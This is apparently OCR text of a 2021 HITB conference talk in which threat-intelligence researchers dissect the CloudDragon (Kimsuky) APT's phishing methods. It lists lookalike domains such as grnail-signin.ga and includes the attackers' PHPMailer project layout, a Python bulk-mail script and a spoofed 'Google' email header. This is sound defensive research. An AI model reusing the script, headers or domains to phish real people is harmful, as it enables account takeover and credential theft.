TRACK 1

HITB SECCONF
AMSTERDAM - 2021

Story of the 'Phisherman' - Dissecting Phishing Techniques of CloudDragon APT

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- Senior Threat Intelligence Analyst @ TeamT5
- Speaker of BlackHat Asia, CODEBLUE, HITCON, etc.
- In love with APT & Financial Intrusions

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- aka DuckLL
- Senior Threat Intelligence Researcher @ TeamT5
- Speaker of CODEBLUE, BlackHat Asia, etc.
- Focus on APAC APT

Agenda

I. Who is CloudDragon
II. As a Phisherman - Techniques
III. In the Phisherman’s Toolbox - Malware
IV. Key Takeaways

Who is CloudDragon

Kaspersky 2013

Public

APT 37

Kimsuky



Kimsuky

Same Shellcode

As a Phisherman


Favored Techniques

Target Scope










These are the official ones



These are the registered ones...

navor.ml

daurn.hol.es

claum.cf


grnail-signin.ga


Microsoft


Daum


Naver

Google




Take contacts
Send phishing emails
Attain access





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Delivery Method

PHPMailer

- A full-featured email creation and transfer class for PHP
- Support SMTP login
- Send from C2 (compromised site)

PHPMailer

PHPMailer


```
.
├── _modules
│   └── PHPMailer-master // PHPMailer release
├── list-test.py         // test accounts list
├── list.py              // target accounts list
├── mailer.php           // send mail
└── sender.py            // batch script
```

PHPMailer

- sender.py

```
MAIL_SENDER_URL = "http://localhost/      /mailer.php"

def sendMail(toEmail, toGmail, avatarUrl):
    ret = "error"
    try:
        if toEmail == "" or toGmail == "":
            print("Invalid address: " + toEmail + " " + toGmail)
        else:
            params = {
                'toEmail' : toEmail,
                'toGmail' : toGmail,
                'avatarUrl' : avatarUrl,
                }

            response = requests.post(MAIL_SENDER_URL, data=params)
            result = response.text

            ret = result
    except:
        traceback.print_exc()

    return ret
```

PHPMailer



PHPMailer


- Mail header
- Fake sender email


```
From: Google <norply.co.kor@grnail.com>
Subject: =?UTF-8?B?W+ykkeyalF0=?= Google
 =?UTF-8?B?6rOE7KCV7JeQIOuMgO2VnCDsgq3soJzsmpTssq3snbQ=?=
 =?UTF-8?B?IOygkeyImOuQmOyXiOyKteuLiOuLpA==?=
Message-ID: <9lctvAb2zMzre61Cdz6PSmxvqYjck3MFgySziTC2M@ >
X-Mailer: PHPMailer 6.0.7 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Reply-To: Google <norply.co.kor@grnail.com>
X-SG-EID:
```

SendGrid

- Email delivery service
- 100 emails /day for free
- PHP support

SendGrid





SendGrid

